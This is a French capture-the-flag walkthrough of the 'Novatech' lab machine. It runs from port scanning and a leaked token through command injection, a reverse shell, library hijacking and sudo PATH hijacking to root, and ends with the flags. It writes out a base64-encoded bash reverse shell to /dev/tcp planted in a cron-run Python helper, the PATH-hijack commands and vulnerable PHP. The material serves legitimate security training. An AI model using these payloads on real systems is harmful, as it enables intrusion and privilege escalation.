Novatech
Novatech est une machine créer par mikisbd, la machine est soumis sur la plateforme dockerlabs, classé de niveau moyen, vulnérable a l'exposition des données sensible par le sysadmin, l'injection de commande, le détournement de la librairie et le PATH HIJACKING
Reconnaissance - IP - Scan de Port
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[~]
└─$ sudo ./auto_deploy.sh novatech.tar
[sudo] password for d4fl0n:

	                    ##        .
	              ## ## ##       ==
	           ## ## ## ##      ===
	       /""""""""""""""""\___/ ===
	  ~~~ {~~ ~~~~ ~~~ ~~~~ ~~ ~ /  ===- ~~~
	       \______ o          __/
	         \    \        __/
	          \____\______/

  ___  ____ ____ _  _ ____ ____ _    ____ ___  ____
  |  \ |  | |    |_/  |___ |__/ |    |__| |__] [__
  |__/ |__| |___ | \_ |___ |  \ |___ |  | |__] ___]


Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
notre containeur a été bien démarrer et nous avons l’adresse IP 172.17.0.2, nous allons commencé par un scan réseau sur l’ensemble de plage
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-22 04:29 -0400
Nmap scan report for 172.17.0.2
Host is up (0.0000040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 56:8E:1F:3F:E1:D7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.90 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 22,80 -A -O -sCV 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-10-22 04:30 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.19 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 5b:0a:00:52:de:2c:7f:38:db:44:0b:0d:38:c0:1b:ac (ECDSA)
|_  256 1a:06:b1:8d:78:42:41:99:d0:2a:00:fa:4b:d8:49:2c (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/dev_backup/ /internal_tools/
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Novatech Solutions | Cloud & Infrastructure
MAC Address: 56:8E:1F:3F:E1:D7 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
nous avons 2 ports ouvert 22 pour SSH 80 pour HTTP
Enumération Web
nous avons commencé par une énumération passif comme pour toujours

d’après le résultat du scan nmap nous avons un un fichier robots.txt qui contient 2 répertoire, revérifions davantage
1
2
3
4
5
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://172.17.0.2/robots.txt
User-agent: *
Disallow: /dev_backup/
Disallow: /internal_tools/
nous allons commencé par le 1er répertoire /dev_backup
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://172.17.0.2/dev_backup/notes.txt
==================================================
NOTA INTERNA DE SISTEMAS - NOVATECH CORP
Fecha: 28/09/2026
Responsable: Carlos (Sysadmin / Lead Developer)
==================================================

Hola equipo,

- Hemos migrado la utilidad de test de conectividad a la ruta:
  /internal_tools/diagnostic.php

- Para evitar accesos no autorizados mientras terminamos el panel SSO,
  se ha configurado un token de acceso obligatorio por parametro GET/POST ('token' o 'key'):
  Token: 'NovatechDiagnostics2026'

- Se implementó un filtro de seguridad estricto que elimina espacios y puntos y coma (;)
  en el parámetro 'host' para bloquear inyecciones de comandos clásicas.

- Por favor recuerden retirar este endpoint antes del pase a producción definitivo.

Att: Carlos
nous avons trouver une note de Sysadmin ainsi qu’une clé Token
vérifions le 2e répertoire /internal_tools/

nous avons erreur 403 forbidden notre accès a été refuse d’après le message de sortie il nous manque une clé token or nous avons trouver une clé Token dans la note laisser par d’administrateur system, nous allons l’utiliser pour voir

avec la clé token trouver l’accès nous a été accorder pour vérifier la connectivité de l’hôte, nous allons tester l’injection des commande or selon la note laisser par Sysadmin le ; a été filtrer ainsi que la suppression des espace vide

notre commande a été exécuter avec succès, essayons maintenant le contournement des espace vide

espace vide contourné
code vulnérable
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
<?php
$valid_token = "NovatechDiagnostics2026";
$token = $_REQUEST['token'] ?? $_REQUEST['key'] ?? '';

if ($token !== $valid_token) {
    http_response_code(403);
    echo '<!DOCTYPE html><html><head><title>403 Forbidden</title><style>body{background:#0f172a;color:#ef4444;font-family:monospace;padding:50px;text-align:center;}h1{font-size:2rem;}</style></head><body>';
    echo '<h1>[!] 403 Forbidden</h1><p>Acceso denegado: Token de diagnóstico inválido o ausente.</p>';
    echo '<p style="color:#64748b;font-size:0.9rem;">Consulte la documentación de sistemas o a Carlos (Sysadmin).</p>';
    echo '</body></html>';
    exit();
}

$output = "";
$host = "";
$error = "";

if (isset($_POST['host'])) {
    $host = $_POST['host'];

    // Filtro de seguridad (Dificultad 6.5):
    // Bloquea espacios en blanco y el carácter punto y coma ';'
    if (preg_match('/[; ]/', $host)) {
        $error = "Error de seguridad: Se detectaron caracteres no permitidos (espacios o punto y coma ';'). Solicitud rechazada.";
    } else {
        // Ejecución vulnerable mediante ping
        $cmd = "ping -c 2 " . $host . " 2>&1";
        $output = shell_exec($cmd);
    }
}
?>
l’entré utilisateur est concaténé dans dans $cmd est le $cmd est utilisé par la fonction shell_exec qui exécuté des commande sur le system exploitation
Exploitation - Reverse shell
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 59934
bash: cannot set terminal process group (22): Inappropriate ioctl for device
bash: no job control in this shell
www-data@8a3a1cfb5c35:/var/www/html/internal_tools$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(carlos)
www-data@8a3a1cfb5c35:/var/www/html/internal_tools$
Exploitation - Shell interactive
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~]
└─$ stty raw -echo;fg
[1]  + continued  nc -nlvp 4444

<www/html/internal_tools$ export TERM=xterm-256color
www-data@8a3a1cfb5c35:/var/www/html/internal_tools$ stty rows 58 cols 258
www-data@8a3a1cfb5c35:/var/www/html/internal_tools$ source /etc/skel/.bashrc
www-data@8a3a1cfb5c35:/var/www/html/internal_tools$ reset
Escalade de privilège
commençons par l’énumération des utilisateurs system
1
2
3
4
5
www-data@8a3a1cfb5c35:/var$ getent passwd | grep -i bash
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
carlos:x:1001:1001::/home/carlos:/bin/bash
www-data@8a3a1cfb5c35:/var$
nous avons 3 utilisateur system chacun avec des privilèges différent
1
2
3
www-data@8a3a1cfb5c35:/var$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),1001(carlos)
www-data@8a3a1cfb5c35:/var$
l’utilisateur www-data appartient au groupe carlos, énumérons toutes les fichier lié au groupe carlos
1
2
3
4
5
6
7
www-data@8a3a1cfb5c35:/var$ find / -type f -group carlos 2>/dev/null
/home/carlos/.profile
/home/carlos/.bashrc
/home/carlos/.bash_logout
/home/carlos/user.txt
/opt/scripts/__pycache__/psutil_helper.cpython-312.pyc
/tmp/uptime.log
nous avons trouver toutes les fichier lié au groupe carlos, vérifions
1
/opt/scripts/__pycache__/psutil_helper.cpython-312.pyc
1
2
3
4
5
6
7
8
www-data@8a3a1cfb5c35:/opt/scripts$ ls -la
total 24
drwxrwxr-x 1 carlos www-data 4096 Oct 22 08:28 .
drwxr-xr-x 1 root   root     4096 Oct  2 16:16 ..
drwxrwxr-x 2 carlos carlos   4096 Oct 22 08:28 __pycache__
-rw-rw-r-- 1 carlos www-data  193 Oct  2 14:46 psutil_helper.py
-rwxr-xr-x 1 carlos www-data  327 Oct  2 14:45 system_health.py
www-data@8a3a1cfb5c35:/opt/scripts$
nous avons 2 fichier, sur le 1er fichier nous avons la permission de lire, et de modifié, sur le 2 fichier nous avons la permission de lire et d’exécution
lisons le code source de ces 2 fichier pour comprendre leur fonctionnement
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
www-data@8a3a1cfb5c35:/opt/scripts$ cat system_health.py
#!/usr/bin/env python3
# Script de monitorización periódica de Novatech
# Ejecutado por la tarea programada de carlos cada minuto

import os
import sys
import psutil_helper

def check():
    print("[*] Iniciando comprobación de salud del sistema...")
    psutil_helper.check_system()

if __name__ == "__main__":
    check()
www-data@8a3a1cfb5c35:/opt/scripts$
c’est script importe 3 librairies, mais c’est qui est intéressent pour nous c’est la dernière librairie importé par le scripte, cette libraire et directement charger a partir du répertoire ou se trouve le scripte nous avons aussi la possibilité de modifier cette librairie donc nous pouvons ajouter du code malveillant pour obtenir une exécution du code est devenir Carlos ou root si y’a un crontab qui fait tourner le script en tant que carlos ou root
Lisons cette librairie
1
2
3
4
5
6
7
8
www-data@8a3a1cfb5c35:/opt/scripts$ cat psutil_helper.py
import os

def check_system():
    # Recolectar estadísticas básicas del sistema
    os.system("uptime > /tmp/uptime.log 2>/dev/null")
    os.system("free -m >> /tmp/uptime.log 2>/dev/null")
www-data@8a3a1cfb5c35:/opt/scripts$
Bien c’est que fait le script une fois importe la librairie psutil_helper.py
1
psutil_helper.check_system()
ici la fonction check_system() est initie c’est qui permettra l’exécution de 2 commande uptime et free ainsi la sortie est rediriger vers le répertoire temporaire
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
www-data@8a3a1cfb5c35:/tmp$ ./pspy32
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done

2026/10/22 09:45:01 CMD: UID=1001  PID=1146   | /bin/sh -c cd /opt/scripts && /usr/bin/python3 /opt/scripts/system_health.py > /dev/null 2>&1
2026/10/22 09:45:01 CMD: UID=1001  PID=1147   | /usr/bin/python3 /opt/scripts/system_health.py
2026/10/22 09:45:01 CMD: UID=1001  PID=1148   | sh -c -- uptime > /tmp/uptime.log 2>/dev/null
2026/10/22 09:45:01 CMD: UID=1001  PID=1149   | sh -c -- free -m >> /tmp/uptime.log 2>/dev/null
2026/10/22 09:45:01 CMD: UID=1001  PID=1150   | sh -c -- free -m >> /tmp/uptime.log 2>/dev/null
la sortie pspy32 nous a confirmer que l’exécution du script est programmer dans le cron
** modification de la librairie
1
2
3
4
5
6
7
www-data@8a3a1cfb5c35:/opt/scripts$ cat psutil_helper.py
import os

def check_system():
    # Recolectar estadísticas básicas del sistema
    os.system("echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzE3Mi4xNy4wLjEvNDQ0NCAwPiYx | base64 -d | bash")
www-data@8a3a1cfb5c35:/opt/scripts$
Escalade de privilège - Reverse shell en tant que carlos
1
2
3
4
5
6
7
8
9
10
┌──(d4fl0n㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 39060
bash: cannot set terminal process group (1213): Inappropriate ioctl for device
bash: no job control in this shell
carlos@8a3a1cfb5c35:/opt/scripts$ id
id
uid=1001(carlos) gid=1001(carlos) groups=1001(carlos)
carlos@8a3a1cfb5c35:/opt/scripts$
nous avons escaler de www-data a carlos
Escalade - sudo -l
1
2
3
4
5
6
7
8
carlos@8a3a1cfb5c35:~$ sudo -l
Matching Defaults entries for carlos on 8a3a1cfb5c35:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, !secure_path, env_keep+=PATH

User carlos may run the following commands on 8a3a1cfb5c35:
    (ALL) NOPASSWD: /usr/local/bin/backup-manager
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(d4fl0n㉿kali)-[/tmp]
└─$ strings backup-manager
#!/bin/bash
echo "=================================================="
echo "[*] Novatech Automated Storage & Maintenance v1.2"
echo "=================================================="
echo "[+] Comprobando espacio en disco disponible..."
/bin/df -h /
echo ""
echo "[+] Sincronizando metricas de tiempo de actividad..."
# Vulnerabilidad (Dificultad 6.5): Llamada relativa a uptime sin /usr/bin/uptime
uptime
echo ""
echo "[+] Mantenimiento finalizado con exito."
la commande uptime est vulnérable au path hijacking
créons l’exploit
1
2
3
4
carlos@8a3a1cfb5c35:~$ echo '#!/bin/bash' > uptime
carlos@8a3a1cfb5c35:~$ echo '/bin/bash -p' >> uptime
carlos@8a3a1cfb5c35:~$ export PATH=/home/carlos/:$PATH
carlos@8a3a1cfb5c35:~$ chmod +x uptime
priv root
1
2
3
4
5
6
7
8
9
10
11
12
carlos@8a3a1cfb5c35:~$ sudo /usr/local/bin/backup-manager
==================================================
[*] Novatech Automated Storage & Maintenance v1.2
==================================================
[+] Comprobando espacio en disco disponible...
Filesystem      Size  Used Avail Use% Mounted on
overlay          47G   44G  138M 100% /

[+] Sincronizando metricas de tiempo de actividad...
root@8a3a1cfb5c35:/home/carlos# id
uid=0(root) gid=0(root) groups=0(root)
root@8a3a1cfb5c35:/home/carlos#
nous somme root maintenant la machine est pwned……………………………….
flag
1
2
3
4
root@8a3a1cfb5c35:~# cat /home/carlos/user.txt /root/root.txt
dl{c4rl0s_pwn3d_n0v4t3ch_7193}
dl{r00t_m4st3r_syst3m_c0ntr0l_9824}
root@8a3a1cfb5c35:~#